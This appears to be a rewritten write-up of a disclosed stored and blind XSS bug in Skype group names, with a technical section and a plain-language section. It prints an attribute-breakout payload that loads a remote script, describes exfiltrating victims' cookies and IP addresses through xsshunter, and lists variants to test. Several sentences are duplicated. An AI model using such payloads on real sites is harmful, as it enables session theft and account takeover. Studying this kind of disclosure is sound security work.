Multiple XSS in skype.com
A group name field on skype.com was not sanitised, allowing a stored cross-site scripting payload to execute when a user was made admin of the group and when another user joined via an invite link, including on a different subdomain. The attacker could capture cookies, headers, device information and IP addresses, which the author says is sufficient for account takeover.

medium.com
Published on medium.com
Security
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is the second part of a two-part write-up about cross-site scripting on Skype subdomains. Part 1 described a stored self-XSS on manager.skype.com, where a group name was not properly sanitised and the payload executed in the option that makes a user an admin of a group. Part 2, reproduced here, is about turning that self-XSS into something that affects other users, and about pushing the same payload into a second subdomain, secure.skype.com.
The feature involved is group management: a user can create a group, invite other users to it with an invite link, and then promote a member to admin of the group. The group name is the value that carries the payload throughout.
Setup
The only external service the report mentions is xsshunter, which provides the blind XSS payload and collects the data that fires back. The only external service used is xsshunter, which provides the blind XSS payload and collects the data that fires back.
Finding it
The starting point is the stored self-XSS from part 1: the group name is not sanitised when it is rendered in the option that makes a user an admin of a group. The question the researcher asks next is whether that stored value can be made to execute in someone else's session. The answer turns out to be yes, and the route is the invite link plus the promotion step.
Exploitation
Step 1: get a victim into the group
Create an invite link and make a user join your group. Once the user joins, you make him admin using the option mentioned above. The researcher notes that this requires no user interaction once the user has joined the group.
Step 2: the payload fires on the promoted user
Once the user is made admin, he sees the same option, make the USER as admin of group_name, where the group name was not sanitised, and the XSS executes successfully on that user as well.

The screenshot is placed after the description of the promoted user seeing the admin option.
Step 3: a blind XSS payload in the group name
The researcher then goes further and puts a blind XSS payload in the group name:
"><script src="malicious_script_url">
The payload closes the surrounding attribute or tag with "> and then loads an external script from malicious_script_url. Because the script is loaded from a remote URL, the researcher does not need to see the page where it executes: the script reports back on its own.
Step 4: invite a member and get execution on another subdomain
Add a member by sending the member an invite link. Once the member clicks the invite link and accepts it, the XSS executes in another subdomain too, secure.skype.com.

The screenshot is placed after the description of adding a member by invite link.
Step 5: collect the data with xsshunter
The blind XSS payload used was provided by xsshunter. Through it the researcher was able to get user details such as a screenshot of the affected page, user cookies, headers, device information and IP address.


The screenshots are placed after the list of captured user details. The researcher describes this as a hell of a lot of information, sufficient to compromise user data and also to take over the account.
Step 6: report and acknowledgement
The researcher combined all of the research into a final report and sent it to [redacted]. Microsoft acknowledged the researcher on its security researchers acknowledgement page in February 2019:
https://portal.msrc.microsoft.com/en-us/security-guidance/researcher-acknowledgments-online-services


The screenshots are placed after the acknowledgement link.
Root cause
The group name is stored and later rendered in the admin-management option without proper sanitisation. The same unsanitised value is rendered in more than one place and on more than one subdomain: in manager.skype.com when the admin option is displayed, and in secure.skype.com when an invited member accepts the invite. Because the value is stored and reused across users and subdomains, a payload in a group name executed for a promoted user and for a member who accepted an invite. The report does not describe the server-side or client-side code, so the exact escaping failure is not shown; The report does not describe the server-side or client-side code, so the exact escaping failure is not shown.
Impact
An attacker who can create a group and invite users can execute script in the session of a user who joins the group and is promoted to admin, and in the session of a member who accepts an invite, on secure.skype.com. With the xsshunter payload the researcher captured the affected page screenshot, cookies, headers, device information and IP address. The researcher states this is sufficient to compromise user data and to take over the account. The promotion step requires no interaction from the victim once he has joined the group; the invite itself does require the victim to click the link and accept it.
Fix
The report does not say what fix was applied. The change needed is to sanitise or context-encode the group name wherever it is rendered, on every subdomain and in every view that displays it, including the admin-management option and the invite acceptance flow.
Variants to test
- Store a payload in any user-controlled name (group, team, project, folder) and check every place it is rendered, including admin and member-management screens. A positive result is the payload executing in a different user's session after a role change.
- Put a blind XSS payload in a value that is rendered to users who accept an invite or join an organisation. A positive result is a callback to your collector from a different subdomain than the one you created the value on.
- Test the same stored value across sibling subdomains. A positive result is execution on a subdomain other than the one where the value was entered, as happened here with
secure.skype.com. - Use a payload that breaks out of an attribute with
">followed by a remote script tag, and confirm whether the application reflects it unencoded. A positive result is the external script loading in the victim's browser.
What happened, in plain words
A security researcher found a way to make a victim's browser run code that the researcher chose, just by getting the victim to join a group on Skype. The trick was to put a special piece of text (a payload) into the name of a group. Skype stored that name and later showed it to other people without cleaning it up. When those other people viewed the group, their browsers ran the payload as if it were part of Skype's own website. That let the researcher collect information about the victims, including their cookies (which can be used to log in as them), and potentially take over their accounts. The researcher reported it to Microsoft, who acknowledged the researcher in February 2019.
This is part two of the story. Part one described a self-XSS: the payload ran only in the researcher's own browser. Part two shows how the same flaw could be made to run in other people's browsers, and even on a different Skype subdomain.
Background: the pieces you need to know
Before we dive into the steps, let's explain a few terms that will come up. If you already know them, feel free to skip ahead.
- XSS (Cross-Site Scripting): A type of security bug where an attacker can make a website display or run their own code (usually JavaScript) in another user's browser. It's like slipping a note into a letter that someone else will read, and the note tells the reader to do something harmful.
- Stored XSS: The malicious code is saved on the server (for example, in a database) and then shown to other users later. Think of it as writing graffiti on a wall that everyone will see.
- Self-XSS: The malicious code only affects the person who entered it. It's like writing on your own hand: only you see it.
- Blind XSS: The attacker doesn't see the result immediately; the payload sends information back to the attacker's server when it runs. It's like planting a listening device that transmits to you remotely.
- Payload: The actual code or text that exploits the vulnerability. In this case, it's a snippet of HTML and JavaScript.
- Sanitisation: The process of cleaning user input so that it can't be interpreted as code. For example, turning
<into<so it displays as text instead of starting an HTML tag. - Subdomain: A subdivision of a domain. For example,
manager.skype.comandsecure.skype.comare subdomains ofskype.com. They are like different departments in the same company. - Cookie: A small piece of data that a website stores in your browser to remember you. Session cookies are especially sensitive because they can be used to impersonate you.
- Invite link: A URL that you can send to someone to join a group. Clicking it and accepting adds them to the group.
- Admin: A user with special permissions, such as the ability to manage other members.
- xsshunter: A service that helps test for blind XSS by providing payloads that call back to a server you control, collecting data like cookies and screenshots.
The setup
The only external tool the report mentions is xsshunter, which provided the blind XSS payload and collected the data. The only external tool was xsshunter, which provided the blind XSS payload and collected the data.
Step-by-step: how the attack worked
Step 1: Get a victim into the group
The researcher created an invite link and sent it to a victim. The victim clicked the link and joined the group. Once the victim was in the group, the researcher used an option to make the victim an admin. The researcher notes that after the victim joins, no further action from the victim is needed for the next step.
Why this matters: The goal is to get the malicious group name in front of the victim. By making the victim an admin, the victim will see the group management page that displays the group name.
Step 2: The payload fires on the promoted user
When the victim is made admin, they see the same option: "make the USER as admin of group_name". The group name is not sanitised, so the XSS executes in the victim's browser.
The screenshot is placed after the description of the promoted user seeing the admin option.
Why this works: The group name is stored on the server and later inserted into the page without proper cleaning. When the victim's browser loads that page, it interprets the group name as HTML/JavaScript and runs it.
Step 3: A blind XSS payload in the group name
The researcher then went further and put a blind XSS payload in the group name:
"><script src="malicious_script_url">
Let's break this down:
">: This closes the surrounding HTML attribute or tag. For example, if the group name is placed inside an attribute likevalue="GROUP_NAME", the"closes the attribute value, and>closes the tag. This allows the attacker to inject new HTML.<script src="malicious_script_url">: This starts a new script tag that loads an external JavaScript file frommalicious_script_url. The browser will fetch and execute that script.
Because the script is loaded from a remote URL, the researcher doesn't need to see the page where it executes; the script can send information back to the researcher's server (via xsshunter).
Step 4: Invite a member and get execution on another subdomain
The researcher added a member by sending an invite link. When the member clicks the invite link and accepts it, the XSS executes on another subdomain: secure.skype.com.
The screenshot is placed after the description of adding a member by invite link.
Why this is significant: The same stored group name is used on multiple subdomains. So a payload entered on one subdomain can affect users on another, widening the impact.
Step 5: Collect the data with xsshunter
The blind XSS payload was provided by xsshunter. Through it, the researcher captured:
- A screenshot of the affected page
- User cookies
- Headers
- Device information
- IP address
The screenshots are placed after the list of captured user details. The researcher describes this as "a hell of a lot of information", sufficient to compromise user data and take over the account.
Why this is dangerous: Cookies often contain session tokens. If an attacker steals a session cookie, they can impersonate the user without needing a password. Device information and IP address can further help in profiling or targeting.
Step 6: Report and acknowledgement
The researcher combined all findings into a final report and sent it to [redacted]. Microsoft acknowledged the researcher on their security researchers acknowledgement page in February 2019:
https://portal.msrc.microsoft.com/en-us/security-guidance/researcher-acknowledgments-online-services
The screenshots are placed after the acknowledgement link.
Why it worked (root cause)
The group name is stored on the server and later displayed in the admin-management option without proper sanitisation. The same unsanitised value is rendered in multiple places and on multiple subdomains: on manager.skype.com when the admin option is shown, and on secure.skype.com when an invited member accepts the invite. Because the value is stored and reused across users and subdomains, a payload in a group name executed for a promoted user and for a member who accepted an invite. The report does not show the server-side or client-side code, so the exact escaping failure is not shown; The report does not show the server-side or client-side code, so the exact escaping failure is not shown.
Impact
An attacker who can create a group and invite users can execute script in the session of a user who joins the group and is promoted to admin, and in the session of a member who accepts an invite, on secure.skype.com. With the xsshunter payload, the researcher captured the affected page screenshot, cookies, headers, device information and IP address. The researcher states this is sufficient to compromise user data and to take over the account. The promotion step requires no interaction from the victim once they have joined the group; the invite itself does require the victim to click the link and accept it.
Fix
The report does not say what fix was applied. The change needed is to sanitise or context-encode the group name wherever it is rendered, on every subdomain and in every view that displays it, including the admin-management option and the invite acceptance flow.
Variants to test
If you're learning about security testing, here are some related things you could try (only on systems you have permission to test):
- Store a payload in any user-controlled name (group, team, project, folder) and check every place it is rendered, including admin and member-management screens. A positive result is the payload executing in a different user's session after a role change.
- Put a blind XSS payload in a value that is rendered to users who accept an invite or join an organisation. A positive result is a callback to your collector from a different subdomain than the one you created the value on.
- Test the same stored value across sibling subdomains. A positive result is execution on a subdomain other than the one where the value was entered, as happened here with
secure.skype.com. - Use a payload that breaks out of an attribute with
">followed by a remote script tag, and confirm whether the application reflects it unencoded. A positive result is the external script loading in the victim's browser.
Glossary
- XSS (Cross-Site Scripting): A vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users.
- Stored XSS: A type of XSS where the malicious script is permanently stored on the target server (e.g. in a database) and served to victims.
- Self-XSS: A type of XSS that only affects the user who inputs the malicious code; it does not automatically affect others.
- Blind XSS: A type of XSS where the attacker cannot see the result directly; the payload sends data back to the attacker's server.
- Payload: The code or data that exploits a vulnerability.
- Sanitisation: The process of cleaning user input to prevent it from being interpreted as code.
- Subdomain: A domain that is part of a larger domain; e.g.
secure.skype.comis a subdomain ofskype.com. - Cookie: A small piece of data stored by a website in the user's browser, often used for session management.
- Session cookie: A cookie that contains a session identifier, allowing a user to stay logged in; if stolen, it can be used to impersonate the user.
- Invite link: A URL that allows a user to join a group or service.
- Admin: A user with elevated privileges, such as managing other users.
- xsshunter: A service for testing blind XSS by providing payloads that call back to a server and collect data.
- Headers: Additional information sent with an HTTP request or response, such as the browser type or cookies.
- IP address: A numerical label assigned to each device on a network, used for identification and location.
- Context-encode: To encode data appropriately for the context in which it is inserted (e.g. HTML, JavaScript, URL) to prevent it from being interpreted as code.



